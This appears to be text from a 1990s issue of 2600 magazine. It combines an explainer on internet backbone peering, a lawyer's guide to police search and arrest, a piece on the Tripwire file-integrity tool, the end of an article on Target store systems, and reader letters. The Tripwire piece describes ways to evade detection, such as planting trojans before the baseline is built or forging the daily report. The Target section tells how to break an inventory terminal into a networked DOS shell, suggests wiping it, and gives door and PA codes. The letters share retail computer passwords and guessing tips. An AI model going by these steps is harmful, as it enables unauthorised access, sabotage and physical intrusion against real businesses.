How that page loads is really a remarkable event. Many people don't realize that the Internet is not all one network. It is a network of networks, operated by a myriad of providers. Each of these operate a backbone, which consists of high-speed links (usually T-3 and above) between "Points of Presence" (POPs) located in major cities. By far the largest backbone is the legacy MCI.NET, which is now operated by Cable and Wireless and was renamed CW.NET. Cable and Wireless also owns cwix.net, which they are slowly integrating into CW.NET. As of this writing, MCI Worldcom is the second largest backbone operator (though catching up quickly), operating uu.net (formerly alter.net), wcom.net (formerly compuserve.net), and ans.net (previously owned by AOL, and before that ANS CO+RE Systems). And in a distant third place is Sprint. There are a number of smaller backbone providers as well - AGIS, Digex, GlobalCenter, Exodus, CRL, netaxs, and others. Many of these, paradoxically, lease fiber trunk capacity from MCI Worldcom (this has obviously led to friction, as the bandwidth provider of many backbones is also a major competitor).

Of course, not every network extends to every point on the Internet. For instance, ANS handles a great deal of traffic into and out of Albuquerque, since they are one of only a few backbones with POPs there. Some great places to see network maps and POPs for the various ISPs are their web pages, or the *Boardwatch* Directory of Internet Service Providers (available from http://www.boardwatch.com). In order to solve the problem of moving packets from one point to another, backbones peer with one another.

Peering is, at its essence, is the passing of traffic between networks. Let's start with a traceroute, which shows the routers between an origin and a destination (see figure 1).

This may look like a bunch of gobbledygook at first glance. However, it is very revealing about how peering works.

You can see that the first stop is a terminal server in wcom.net (formerly compuserve.net), probably located in Columbus, Ohio. The connection bounces from there to an ethernet port, to an ATM router, and over a high-speed link to another ATM router in Chicago. Once in Chicago, it proceeds to the peering point (at Ameritech NAP), is handed off to IBM.NET, hits a router which isn't identified (probably somewhere in the Washington, DC area), and finally ends up at www.fbi.gov. Bear in mind that when www.fbi.gov sends data back, it does not necessarily follow the same path. The path which is followed is based on route advertisements and other factors which a good set of TCP/IP texts, like the *TCP/IP Illustrated* series, reviews in detail.

You will notice that Ameritech NAP is the peering point which was used. There are actually four "official" NAPs, set up under the review of the NSF. They are the Ameritech NAP in

```
traceroute to www.fbi.gov (32.97.253.60), 30 hops max, 40 byte packets
1 hil-qbu-ptt-vty254.as.wcom.net (206.175.110.254) 245 ms 218 ms 253 ms
2 hil-ppp2-fas2-1.wan.wcom.net (209.154.35.35) 216 ms 209 ms 210 ms
3 hil-core1-fas4-1-0.wan.wcom.net (205.156.214.161) 210 ms 227 ms 226 ms
4 chi-core1-atm5-0-1.wan.wcom.net (209.154.150.5) 434 ms 223 ms 215 ms
5 chi-peer1-fdd0-0.wan.wcom.net (205.156.223.164) 222 ms 1882 ms 1815 ms
6 ameritech-nap.ibm.net (198.32.130.48) 369 ms 222 ms 222 ms
7 165.87.34.199 (165.87.34.199) 231 ms 303 ms 228 ms
8 www.fbi.gov (32.97.253.60) 233 ms 241 ms 242 ms
```

Figure 1 • traceroute to fbi.gov

Chicago, the New York NAP (which is actually in Pennsauken, New Jersey - across the river from Philadelphia), the Sprint NAP (which is in West Orange, New Jersey near Newark), and the PacBell NAP in the San Francisco area.

This system of NAPs is supplemented by two "unofficial" NAPs known as the MAE's. These are Metropolitan Area Ethernets (hence the acronym) which are operated in the Washington, DC and Silicon Valley areas by MFS (now owned by MCI Worldcom). Additionally, the Federal Government operates two Federal Internet eXchanges (FIX's), one at Moffett Field in California and one in the Washington, DC area. The FIX's handle Internet traffic bound to and originating from .MIL sites and some .GOV sites. Finally, CIX operates a peering point in a Palo Alto, CA WilTel POP. This is mostly a salutatory point and is rarely used nowadays. At one point, all commercial Internet traffic was transited through CIX, but the NAPs were set up in part because of infighting between the competing backbones who could not agree on who was allowed to peer at CIX. Finally, many larger backbones have set up private peering points among themselves. For instance, since Cable and Wireless' acquisition of MCI.NET, they have set up a number of private peering points to exchange traffic with their own CWIX.NET.

Peering is a very controversial area. For one, end-to-end performance of a backbone is positively coordinated with the number and speed of peering points. Therefore, a smaller Internet backbone which cannot afford a number of private peers, or to peer at every MAE and NAP, is likely to have poorer performance. Additionally, backbones often cannot agree with whom they will peer. For instance, bbnplanet.net (now owned by GTE) decided that exodus.net was no longer worthy of peering, even though exodus.net offered to peer with BBN at any place in the country it liked. BBN claimed that exodus.net was leeching their bandwidth - though one must wonder who's really better off in the value equation, since BBN hosts many dial-up and corporate users, and Exodus hosts primarily very popular web sites (like Yahoo! and ESPN Sportszone). How useful are the dial-up accounts to customers without good performance to popular web sites? This is a question other backbones considering similar actions would be wise to consider.

The controversy is somewhat justified. Peering requires sharing BGP route advertisements, which if used improperly can blackhole large parts of the network (imagine large amounts of CW.NET traffic being routed via a 56K link to Iran - this is conceivably possible with bad BGP). Clearly, larger networks don't want clueless admins from smaller networks creating such episodes. Additionally, larger networks wonder why they should pay to transit traffic cross-country to a MAE for a smaller network that may only haul the traffic across town from the peering point. This is the case with many very small peers at MAE WEST in the San Francisco area. Many backbones at first demanded "hot potato routing," so as to shift traffic away from their networks onto the network to which packets were bound as soon as possible. However, the opposite demand is often the case with smaller backbones (such as Exodus): they're told to do "cold potato" routing, meaning that Exodus is expected to deliver traffic bound for UUNet at the nearest UUNet peering point to the IP for which the traffic is bound. Meanwhile, UUNet does "hot potato" routing, shifting Exodus traffic to their network as quickly as possible!

Meanwhile, while all of this is going on, people are buying - and expecting - access to the Internet. This is an important point. My mother is, for her $19.95 per month, not buying access to CW.NET's network. She wants to use the *Internet* to visit knitting, cooking, and travel web sites. She knows how to send me e-mail, but wouldn't know what a NAP was if one bit her on the leg. Customers are justifiably angry if they are unable to reach certain points on the Internet, or if the performance is awful. This puts backbones between a rock and a hard place. Those providers who are clued seem the most likely to actively seek multiple peering points with multiple providers, and PSI is a market leader in this regard - they'll peer with anyone operating a backbone, free of charge. Others, such as UUNet, are demanding that smaller providers purchase circuits from them at regular customer rates until they meet certain criteria (which seems to change frequently). And finally, the MAEs and NAPs are collapsing under their own weight. They handle so much traffic that the majority of "net lag" is introduced at these peering points. Many larger networks are eschewing these peering points altogether in favor of private peering points. The problem with this, of course, is that it makes certain parts of the Internet faster than other parts, which drives traffic away from the smaller backbones, which makes the bigger networks even larger, so they can create more private peers... you get the idea. One backbone threw up their hands and gave up on the idea of public peering. SAVVIS buys transit from most other backbones, routes traffic exclusively through their own data centers, and by keeping over 80% of their traffic away from the NAPs, has consistently performed very well in Keynote Systems network performance tests.

I don't know where all of this will end. Nobody does. But I'll pull out my crystal ball anyway. Historically, backbones have been great at creating murky peering arrangements, using convoluted reasoning. This is likely to continue. Chances are that we'll see the existing small backbones either solidify their positions, become acquired by larger players, or run out of venture capital and disappear. However, it's pretty unlikely that the Internet will cease to exist. It's dependent on peering, the backbone operators know this, and while there may be power struggles and political games as exist in any large organization, there are also too many competitors for anyone to try to "steal" the Internet (by cutting off peering). Jack Rickard, editor of *Boardwatch Magazine,* put it best: "Trying to control the Internet is like trying to choke a Jell-O snake in a swimming pool full of Wesson oil." Wise words, which astute backbones will heed.

☎ ☎ ☎

Fun With Tripwire

by Estragon

In war movies, a trip wire is invisible until you stumble across it. Then, all of a sudden, everybody knows you're there.

System administrators use Tripwire software for the same purpose: you sneak into a system and think you completely covered your tracks, but somehow the sysadmin knew you were there. Tripwire is for spotting changes in files (including directories) on the system it protects. So when a hacker wants to leave a trojan'd version of a program like in.telnetd to make it easier to get back in again, or adds a new /etc/passwd entry, Tripwire finds out.

Tripwire isn't the only important intrusion detection software out there - other things, like log watchers and network monitors, are important too. But Tripwire is probably the best single way for a sysadmin to tell if a system has been hacked.

The original Tripwire was developed at Purdue University's COAST lab, and is still available at:

ftp://coast.cs.purdue.edu/pub/COAST/Tripwire

Now, there's a new enhanced version available free from:

http://www.tripwiresecurity.com.

Tripwire runs under Unix/Linux but can protect any systems whose disks it can read (like over NFS). An NT version is supposedly forthcoming.

So what does it do? Tripwire initially makes a database of checksums and other information (like access times, creation dates, etc.) for the files and directories you specify. Then, when it's run later, Tripwire can tell if files are different than the database entry.

Remember how excited you were to discover how to put a trojan'd version of a program (like /bin/login) on a Unix system with the same file size, creation date, and everything? Well.... Tripwire will compute a checksum (using MD5 or another algorithm) and know that the actual contents of the file are different.

How can you overcome Tripwire? If the sysadmin is good, this is going to be tough. But lots of sysadmins are clueless, even if they run Tripwire.

Here's the deal on running Tripwire:

The sysadmin should run Tripwire to make the initial database before the system is on the net, and when the OS was loaded from known good media (like a CDROM, or maybe another local system).

The sysadmin should keep the Tripwire database on a locked read-only medium, like a write-protected floppy disk or CD.

The sysadmin should run Tripwire nightly, so that the output (including whether there are any discrepancies) is sent by e-mail to him/her.

The sysadmin should read this e-mail every day to make sure nothing has changed.

There are a few places where a hacker could interfere to keep the sysadmin from knowing that system software was changed.

0. If you can get on the system and install trojan'd programs (or whatever) before the Tripwire database is created, you're golden! Lots of clueless sysadmins will reinstall the OS (like after they discover they were broken into), but will never take the system off the net. There's a window of opportunity, before the Tripwire database is created, to make changes so that Tripwire will think your warez are legit!

1. Don't just disable Tripwire, or keep it from running. An alert sysadmin will notice right away that something's wrong when he/she doesn't get daily mail. (Tripwire is usually run from cron.)

2. Although such hacks haven't been widespread, it is possible to trojan Tripwire by changing the libraries on disk that it uses (like libc). This would be tough, and would also assume that Tripwire wasn't statically linked (it usually is, but not always since space on floppy disks is tight). See the Jan 1 1998 article in Phrack about how to do this with loadable modules in FreeBSD.

3. If you can get access to the sysadmin's e-mail, you could find out what the daily message should look like, then continue to send the e-mail daily at the appropriate time, with the expected output.

4. If you can get physical access to the locked read-only media, you could re-run the Tripwire database initialization, so that your changes don't show up.

#4 is the best possible solution. But unless the sysadmin is truly clueless and has stored the database on a read/write medium (like a hard drive, maybe that you could remount from RO to RW), you need to have actual physical access to pull this off.

#3 is pretty decent, but means you need to intercept the e-mail and set up a good facsimile to fool the sysadmin later.

#3 could work pretty well on a system where Tripwire, the database, and the sysadmin's mail are all on the same system. But this can get tougher if e-mail is forwarded elsewhere, and the Tripwire database lives on another (more secure) system - maybe mounted RO by NFS.

The bottom line is that Tripwire, when properly used, is tough to fool. In the case where system A's filesystems are mounted to system B, and Tripwire is run from system B, you might not even know it's there if you only have access to system A.

In a corporate (or even academic) setting, the above is a pretty likely scenario - this way, the sysadmin(s) can monitor a bunch of systems all at once.

If you administer a system, no matter how small, you should be running Tripwire. Even if it's your home Linux system with a modem, how would you know if, while you're telnetting out, someone else isn't telnetting in (or exploiting some other hole)?

A Hacker's Guide to Being Busted

by Outlawyr
Attorney at Law

Every day we hear about new laws proposed to control encryption or to "protect" users of computers, cell phones, and new technology. Often these laws are drafted not to protect anyone but to make it easier for the Justice Department to arrest people. Even hackers who don't intend to break these laws can do so without knowing it, and innocent people get arrested and thrown in jail all the time. It is therefore necessary that every hacker have at least some understanding of how criminal law works and what they can expect if Officer Friendly comes tapping at their door.

The Bill of Rights and the Supreme Court cases that have interpreted it create a complex melange of privacy protections and civil rights. Included among these are rights which protect people "against unreasonable searches and seizures" [1] and which prevent any person from being "compelled... to be a witness against himself" [2] or herself. Unfortunately, what these rights really mean is a mystery to most citizens. It is impossible for one to invoke rights one does not understand or know about. This article seeks to explain a complicated and amorphous area of law in layman's terms and create a practical guide for the hacker community.

Search And Seizure - Who And What Can Be Searched

Cops like to search people and things so they can find evidence of wrongdoing. They also like to seize people and put them in jail so they can find them later when they figure out what to charge them with. A "seizure" occurs when a reasonable innocent person would believes he's not free to leave the presence of the cop. If they've got you pinned to the ground it's a seizure. If they stop to ask you your name, it's not a seizure. Between these two is a vast and interesting gray area.

To better understand when the cops can stop you and when they can search you we'll follow the unhappy goings on of Joe Hacker. Joe Hacker has been dumpster-diving for interesting information and is now walking home, his backpack overflowing with good stuff. He's also carrying a red box and some random electronics in his pockets. What justifies a policeman in stopping Joe, asking questions, patting him down, and searching him? Can a cop search Joe without a warrant?

Yes and no. First, the cop can engage Joe in conversation. At this point Joe is free to stop and chat or to go on his merry way. But if he doesn't at least stop to chat for a few seconds, perhaps comment on the weather, this may create an "articulable suspicion" in Officer Buster's mind. Once suspicion rises to that level, the Officer can make what's called a "Terry stop."

Terry Stops - Getting Stopped And Searched Prior To Arrest

Terry stops are named after the first case to discuss them, Terry v. Ohio.[3] Under Terry, a policeman needs an articulable and reasonable suspicion of criminal activity to stop a person. Having stopped them, the officer must reasonably believe the person may be armed and presently dangerous in order to frisk them. This frisk is a protective search, justified by the interest in police safety. "Police safety" is a lot like "national security," a blanket excuse for doing things that often seem to have no connection with the excuse. When the cop frisks you, he is supposed to be patting you down to check for weapons only. He or she is not allowed to reach into your pockets without your consent or probable cause to believe there's something illegal in there. This leads to an interesting loophole for the cop. Imagine the following.

Officer Buster stops Joe, who gets very nervous and starts stuttering and sweating and swatting at imaginary flies. Joe, by the way, has a pierced eyebrow and a *2600* T-shirt. Officer Buster thinks, ah hah, I'm reasonably suspicious that this hacker is involved in a criminal activity. Officer Buster "Terry stops" Joe, asks questions which make Joe even more nervous, causing him to reach into his pockets over and over. The cop gets nervous and decides Joe may be armed. Officer Buster pats Joe down and feels a bulge in his pocket. "Is that a red box I feel or is this guy just happy to see me?" thinks Officer Buster. If the cop reaches into Joe's pocket and pulls out the red box based merely on a suspicion, this is an improper search.[4] What happens as a result of an improper search is the prosecutor can't use that evidence at trial if the police broke the rules when they got it. *But,* here's where the loophole comes in. All Officer Buster has to do is say, "based on my many years of experience as a police officer, after feeling the outside of the pocket, I felt certain there was an illegal hacking device in there." Boom, he has probable cause to search the pocket, and the evidence can be used at the trial. Of course, it is possible that a judge will decide the cop did not have probable cause, but don't forget that judges are elected. Letting criminals go free is not a popular act, especially when based on a disbelief in a policeman's testimony. So the point is, during a Terry stop a cop isn't supposed to go digging around your pockets, backpacks, and what have you, but they can probably make a convincing case for having done so if push comes to shove.

There are still some important things Joe should know about the Terry stop. As you recall, Officer Buster only needs a reasonable suspicion that Joe committed a crime in order to stop him. (This same low standard also justifies on the scene fingerprinting.)[5] In deciding whether Officer Buster had the necessary suspicion to stop Joe, a court will look at the totality of circumstances. They will take into account the assumption that trained officers will see things that laymen don't. The Supreme Court has stated that "[b]ased upon that whole picture the detaining officers must have a particularized and objective basis for suspecting the particular person stopped of criminal activity."[6] What does this mean in practice? Suppose while walking home Joe stops and talks to Tony Tonedialer, a known hacker. Officer Buster sees them talking but can't hear the conversation. At this point there is not enough to justify a Terry stop on Joe.[7] But, suppose Officer Buster strolls over toward Joe, and Joe gets nervous and runs away. Officer Buster chases him, catches up with him, and Terry stops him. This stop is probably proper, since given the totality of the circumstances, a reasonable officer would have been suspicious that Joe was involved in criminal activity.[8]

Once Officer Buster has stopped Joe, how long can he hold him without arresting him or letting him go? Again, courts look at the totality of circumstances to see if the person was held for a reasonable time.[9] Sound like a pretty amorphous rule? Welcome to constitutional law.

Here In My Car, I'm As Safe As Can Be

What if Joe was driving rather than walking and is pulled over? What does Officer Buster need to justify searching the car? How far can this search go? Actually, if this is just a Terry stop (based on an articulable and reasonable suspicion of criminal activity), the search is the same, except now the cop is Terry searching a car instead of a person. In other words, Officer Buster can search inside the car in places where a weapon might be hidden.[10] He can only make this search based on a reasonable belief that Joe poses a danger to him, but since we're dealing with police safety, the courts will generally bow to the cop's judgment on this one. So what if Officer Buster wants to look inside a small envelope on the car seat. Well, there aren't any weapons in there, so he has to meet a higher standard. He must have probable cause to believe that there is contraband in the car.[11] He does *not,* however, need to get a warrant. So if he thinks he saw Joe snorting a white powder out of the envelope, he can take a look inside it. If it turns out there's a list of credit card numbers in the envelope, too bad for Joe. The search was justified and the contents are evidence.

Bear in mind that all of these searches are done without arresting Joe and without a warrant. They're based on the limited expectation of privacy one has in a car and the interests of police safety. But what if Officer Buster actually sees Joe committing a crime - say dumpster-diving on private property and therefore trespassing, after which Joe drives away. Once he arrests Joe, Buster can then search the inside of Joe's car.[12] This search is not just for weapons, it's for any evidence at all. Although Officer Buster can't search the trunk, he can search everything inside the car. This includes the envelope full of credit card numbers and the backpack full of computer printouts.

Administrative Searches

Now, there's one more way that the cop can search the car, and this time the search is of everything, including the trunk. If the cops take possession of the car, let's say they tow it to the police pound, they can do an "administrative search." What's that mean? It means they can look wherever they damn well please. In constitutional terms this isn't a search at all. It's meant to protect against claims of lost goods and to protect officer safety in case there's a bomb in the car. The only requirement for this type of search, other than the car being impounded, is that the police have some standard procedure regarding administrative searches.[13] They can't just do them on a whim.

Searching People In The Car

OK, let's all take a deep cleansing breath, and go back to before Joe gets arrested or dumpster-dives or any other shenanigans. Let's say he's going down the road feelin' bad. He's got his favorite ELO eight track playing. He's got his favorite hacking tools and trusty laptop in his backpack. Unfortunately for Joe, his license plates are expired, his tail lights are broken, his stereo is on too loud, and he hasn't showered in weeks. Officer Buster decides to take action, and pulls Joe over. Let's say you can actually do jail time for driving with expired plates. Officer Buster can make Joe get out of the car and he can arrest him. Now that he's arrested him, Buster can make a full body search.[14] The cop can look in pockets, backpacks, and anywhere else he thinks Joe might be hiding weapons or evidence. This isn't a Terry stop, this is a search incident to an arrest, and there aren't many limits to it. In other words, don't get yourself arrested if you're carrying incriminating evidence that could lead to an arrest on other charges. Discretion pays.

Get On The Bus

Joe's sick of getting stopped while walking and driving. This time he's taking the bus. Suddenly a few cops hop on board. They spot Joe and walk over to his seat and start asking questions: where's he going, what's he plan on doing there, that type of thing. Joe is getting pretty nervous and would like to end the conversation and be on his merry way. What are his rights? At what point are the police going too far? Well, in theory at the point that Joe doesn't feel free to terminate the encounter, it becomes a seizure.[15] A seizure is either an arrest or a Terry stop, so the cops would need at least a reasonable suspicion of criminal activity for things to go that far. So why is all this "in theory?" Think of it this way. Officer Buster approached Joe on the bus and asks to see some identification. If Joe says no, which he has every right to do, this may give rise to the reasonable suspicion needed for a Terry stop. The Terry stop will most likely lead to a frisk, the cop will probably then feel something that feels like a weapon, dig in pockets, find contraband, and boom, Joe's under arrest.

The bottom line on all this search and seizure stuff is, if you look or act suspicious, the cops will come up with a justification for searching you, and what they find might lead to an arrest. The best way to avoid this is to not look suspicious. Since many people dress in a way that is considered by them to be cool and by cops to be suspicious, you've already lost the battle if you go out dressed to impress. Keep the chains and leather at home if you're going about doing things or carrying things you shouldn't.

I'll Blow The Door Down - Search & Seizure At Home

No Warrant, No Problem

If the cops don't have a warrant to search your house and don't have a warrant for your arrest it's less likely they will search your house. The exceptions to this are the Plain View Exception and Exigent Circumstances.

Plain View

If the cop is lawfully in a place (your landlord or parents let him in) he can seize items in plain view where the criminality of the evidence is immediately apparent. So keeping your well labeled collection of pirated software and viruses out on display might not be a good idea.

Exigent Circumstances

Factors that give rise to exigent circumstances include a "grave offense," an armed suspect, or risk that the suspect will escape if the police don't bust in and grab him. In other words, if it's a really big emergency, the cops don't need a warrant to enter a house.

Obviously, of the two exceptions, plain view is more likely to come up in your life. If the cops have a warrant to arrest your roommate and come in to get him you better hope your stuff is well hidden.

Warrant

There are two types of warrants, a warrant to arrest a specific person and a warrant to search a specific place for a specific thing. Ask to see the warrant and read it to make sure it states with particularity who or where it applies to. Make sure it was signed by a judge or magistrate.

If the police have a warrant to arrest a specific person, they can also search things within that person's reach. This is to protect the cops in case there are weapons about. The cops can use this to their advantage by encouraging you to move around. Wherever you go they can search the area "within your control." So if the cop asks if you'd like to go get your coat before he hauls you down to the station, it's not because he's nice. He wants to see what's in your closet.

The warrant to search a specific place for a specific thing is self-explanatory. In theory the warrant must have specificity; it should name the place to be searched and what is being searched for. In practice the plain view exception discussed above broadens what the cops might find and take once they are inside with their little search warrant.

You Have The Right To Shut Up - Miranda When Things Go Horribly Wrong

As we've seen, there are many ways the cops can legally search you, your car, and your house. Having done so if they find evidence that you were involved in a crime they are likely to arrest you. What they need to do this is "probable cause." Probable cause is difficult to define. It's more than a suspicion that you've done something wrong. If a reasonable person would feel reasonably certain that you committed a crime, the cop most likely has probable cause to arrest you.

Once they arrest you they will likely read you your Miranda warnings. You've heard these a million times on TV, and they include the right to remain silent and the right to an attorney. There are two important things to bear in mind after being arrested. One, just because the cops don't read you your Mirandas doesn't mean you're going to be set free on a "technicality." All it means is they may not be able to use any evidence you give them when they interrogate you. Maybe. This leads to the second important thing. Shut up. You are not going to help your case by talking. They will not go easy on you for cooperating. Every word you speak adds to the probability that you will go to jail. Don't give them any information beyond identification like name and address. Don't give them permission to search you. Don't sign anything. Don't talk to other people in holding cells or sitting next to you in the police station - they might be snitches. Don't make deals with the cops, they don't have the authority to make such deals and only use this as a ploy to get you talking. Aside from asking for a glass of water or other incidental matters, the only words you should speak are "I want an attorney."

Right To An Attorney

The 6th Amendment provides the right to have assistance of counsel for defense. Even the trial of a misdemeanor requires counsel when there is a possible sentence of imprisonment. The Supreme Court in Gideon v. Wainwright (1963) found that lawyers in criminal court are necessities, not luxuries. (There's an interesting movie about this case called *Gideon's Trumpet.*) You should heed these words well and find a good attorney if you are arrested. More importantly, even if you can't afford an attorney or don't want one, you should tell the police that you want an attorney. This does not mean they will rush out and get you one, or that you will be given the opportunity to do so. The right to counsel attaches at or after initiation of adversary proceedings against a defendant. This generally means your first hearing. So why would you say you want an attorney before this point? To end the questioning. If you ask for a lawyer after your Miranda warning, you go to your cell. At this point you don't actually see a lawyer. After you assert the right to an attorney the police can't question you unless you initiate the discussion. You must "evince a desire to open a generalized discussion relating to investigation." Don't do that.

So to clarify, the Miranda "right to an attorney" you always hear about is a right to a "ghost" attorney. Invoking this right gets the cops off your back until they can question you with an attorney present. The right to the Miranda "ghost" attorney arises from the 5th Amendment. The 6th Amendment right to a real lawyer doesn't start till after an indictment or the beginning of adversarial proceedings in a courtroom.

And by the way, although it is legal for you to defend yourself without an attorney, it is very very stupid. Even attorneys rarely do this. In addition to helping with your case and representing you at the trial, an attorney can help get you a lower bail than you would get on your own. An attorney can be provided to you for free, and there are many legal aid clinics and public interest groups that might provide one free if you don't like your court appointed attorney. If you have the money to get a really good attorney, do it. Why do you think O.J. Simpson is walking around free today?

Change The World

All the above is not meant to help bad guys avoid arrest or prosecution. It's meant to show you that what seems like an unlikely event - being stopped, searched, questioned, arrested, and perhaps sentenced to prison time - is not beyond all possibility. Other than trying not to look and act suspicious there is a very good way for you to avoid all this. We are at a pivotal point in the development of computer and cyber law. Most of the laws that hackers need to worry about breaking are of recent vintage or are being written and debated right now. You can have an impact on the future shape of these laws by writing polite and articulate letters to your congressperson when bills related to hacking are being discussed. These letters generally get read by underlings who keep track of how many people support and how many oppose a specific bill. Your congressperson wants to be reelected and pays close attention to these tallies. Snail mail counts more than e-mail, by the way, so send atoms, not bits.

Conclusion

The above is just the tip of the iceberg. If you want to learn more there are many excellent books on the subject of criminal law and defense, and most of the cases cited in this article make for good reading. Your librarian is your friend! You might also consider joining a group like the ACLU or EFF to keep updated on changes in the law and current cases. *The New York Times* online edition has an excellent cyber law section. You could even, god forbid, go to law school and study criminal procedure and constitutional law. But even if you don't pursue the subject further, I hope this article has opened your eyes to the real danger of being stopped and searched and some of the do's and don'ts of dealing with the cops. Above all, if you are stopped, stay calm and be polite; if you are arrested, assert your right to an attorney.

Disclaimer

This legal guide is meant as a learning tool for those interested in the current state of criminal procedure. It is not an endorsement of illegal acts and does not constitute legal advice. Consult an attorney for help with your specific case.

Footnotes:

[1] U.S. Const. amend. IV. The fourth amendment reads: "The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be violated, and no warrants shall issue, but upon probable cause, supported by oath or affirmation, and particularly describing the place to be searched, and the persons or things to be seized."

[2] U.S. Const. amend. V. The fifth amendment reads: "No person shall be held to answer for a capital, or otherwise infamous crime, unless on a presentment or indictment of a Grand Jury, except in cases arising in the land or naval forces, or in the militia, when in actual service in time of war or public danger; nor shall any person be subject for the same offense to be twice put in jeopardy of life or limb; nor shall be compelled in any criminal case to be a witness against himself, nor be deprived of life, liberty, or property, without due process of law; nor shall private property be taken for public use, without just compensation."

[3] Terry v. Ohio, 392 U.S. 1 (1968). In Terry, a cop saw three men loitering in front of a store. It appeared to the cop that they were casing the store. The cop approached the men, patted them down, and found a gun. At trial, one of the suspects, Terry, moved to exclude the gun from evidence based on both improper search and seizure. He claimed that because the cop didn't have probable cause it was improper for him to stop and search the men. But the cop had an articulable suspicion. The court held that this was enough to justify a stop. Once he had stopped the men, the interests of police safety justified the frisk. This is a limited seizure and a limited search.

[4] Minnesota v. Dickerson 113 S.Ct. 2130 (1993) (holding that by "squeezing, sliding and otherwise manipulating the outside of the defendant's pocket" after determining that it contained no weapon, the police officer had "overstepped the bounds" of the Terry search.)

[5] Hayes v. Florida, 470 U.S. 811 (1985) (stating in dicta that on the scene fingerprinting is justified as long as there is a "reasonable basis for believing that fingerprinting will establish or negate the suspect's connection with that crime," and if the procedure is done quickly).

[6] United States v. Cortez, 449 U.S. 411 (1981).

[7] Sibron v. New York, 392 U.S. 40 (1968).

[8] California v. Hodari D., 111 S.Ct. 1547 (1991).

[9] United States v. Sharpe, 470 U.S. 675 (1985).

[10] Michigan v. Long, 463 U.S. 1032 (1983).

[11] California v. Carney, 471 U.S. 386 (1985). See also California v. Acevedo, 111 S.Ct. 1982 (1991) which quoted the Ross Court as holding: "The scope of a warrantless search of an automobile... is not defined by the nature of the container in which the contraband is secreted. Rather, it is defined by the object of the search and the places in which there is probable cause to believe that it may be found."

[12] New York v. Belton, 453 U.S. 454 (1981). In Belton, the cop pulled over a car for speeding. He smelled pot smoke in the car and saw an envelope marked "Supergold." He arrested the driver, then searched the car. On the back seat was a leather jacket. The cop unzipped one of the pockets and found cocaine. The Court held that once the defendant had been properly arrested for possession of pot, "the officer was justified in searching the immediate area for other contraband."

[13] Colorado v. Bertine, 479 U.S. 367 (1987).

[14] United States v. Robinson, 414 U.S. 218 (1973).

[15] Florida v. Bostick, 111 S.Ct. 2382 (1991). The Court stated: "So long as a reasonable person would feel free 'to disregard the police and go about his business,' the encounter is consensual and no reasonable suspicion is required... We have stated that even when officers have no basis for suspecting a particular individual, they may generally ask questions of that individual, ask to examine the individual's identification, and request consent to search his or her luggage - as long as the police do not convey a message that compliance with their requests is required."

Target - from page 12

If you let the LRT sit at this prompt for about five minutes and come back to try to do something, it will display a message saying "Host Request Attend", and bring you back to the employee number prompt. Reenter the employee number and get back to the Key Application prompt. Now type random commands. It will give an error over and over and eventually give another "Host Request Attend". Now when you login again, no applications will function. Hold down the FUNC key and hit enter to reboot the LRT. Watch it screw up and bring you to a D: prompt (or something of the sort). There you go, full DOS shell access. In fact, the DOS shell is an actual networked shell. You're not just inside the LRT; you're inside Target's merchandise records. You can always deltree D: and watch your store close for a week or so while they redo inventory (an easy few days off). I advise against anything malicious. Remember, hacking is learning, not destroying.

FYI, a lot of other stores use these LRT 's for back room operations. I've seen the exact same model LRT's that Target uses at other places.

Misc.

Now that I've covered the basic fun portions of Target, I feel it is necessary to cover other odd things that some people want to know.

First, the PA system. In every department store, someone wants to know the PA code. Simply pick up a phone and hit 52. My superiors said it was universal to all Target stores.

Next, the keypad lock on the door to Guest Service, usually at the front of the store. The unlock code is the Store Number of the Target you are at (remember the Txxxx in the previous section about the Terminals?). They keep all the keys in there so you can go around unlocking display cases.

If you want to dial out just hit the "9" key on the phone. If you don't already know this, chances are that you've been living in a cave.

*I'd like to give shout outs to some people. Saccharin, you got fired before me so you *need* to be mentioned. To outcast_p, Inominate, and Syphon Seige, keep up the good work. Shouts go out to the whole Buffalo 2600 crew. Extra special thanks to outcast_p's brother's girlfriend for fixing my grammar.*

EXPRESS YOURSELF

Fun At The Retailers

Dear *2600:*

The other day my friend and I were purchasing a few parts at a local Radio Shack store. We were browsing through the diodes looking for a 36 volt zeiner, when we overheard the manager talking to a new trainee. The manager said, and I quote, "The software on this computer is completely secure. You don't have to worry about anyone screwing it up." Being an avid reader of your magazine, and remembering the article "Screwing with Radio Shack and Compaq" from issue 15:3, I decided to correct the manager who, apparently, is not an enlightened reader of *2600.* Just as they were leaving the Compaqs, I walked up and dropped the demo (you can ctrl-alt-del when you get the start menu up and end the demo outright). I then opened up a dos prompt, set the prompt to "These are not that secure", and went back to shopping. Before I could purchase a few parts, she came up to me, her security pride shattered, and asked me to leave the store, never to return again. I guess some people can't stand being proven wrong.

Paladine

Dear *2600:*

In "Screwing With Radio Shack and Compaq" (15:3), there are a couple of things I just *had* to write in about! I thought the keystroke information was cool, but I felt I needed to tell people a few things in addition to what was mentioned. First of all, the password for the Compaq computer is always (OK, maybe 99 percent of the time) the store number (014427 for example, for those of you who may shop at the Lane Avenue Radio Shack in Columbus, OH). How do you get this? Well, you don't even have to test your social engineering skills - just ask for a card. The store number should be on the top of it (unless you have an egotistical manager like mine, who feels it necessary to print special cards with *his* name at the top instead of the store number). If it is *not* on the card, just ask the salesperson, most of whom are so shit-stupid they'll tell you anything (sometimes even the password - it *never* hurts to ask). And *finally,* to log onto the checkout terminals, the codes are three-digits (try stuff with 1's, like 001, 010, 100, etc.). Happy hacking!

cili_ra/bit

Trying to log onto their checkout terminals is probably a really bad idea.

Dear *2600:*

I want to clear up something concerning the article "Screwing with Radio Shack and Compaq." Informagnet said that the password to the computers was RS2C98. Well, I went to Radio Shack and tried it along with different variations of it and no luck. Then, as he saw me messing around on the computer, a worker came over to me and asked if he could help me. So in a joking manner, I asked what the password was and he wouldn't tell me. So I repeated that password to him and he said that used to be the password but they changed it. Just saving somebody a trip to Radio Shack.

Anonymous

Dear *2600:*

Here is a little something I found to be fun at Radio Shack. I only know for sure that this works in the Peoria, IL area. I was at a local Shack looking for record needles. Well, all you have to do is ask the guy working there, "Do you guys have any record needles?" That's all. It also helps if he's old.

a|chEmist

We can't help but think that you're leaving out some vital detail to this story. Regardless, we're too afraid to try this since it may be one of those trigger phrases that makes Radio Shack employees go psycho.

Dear *2600:*

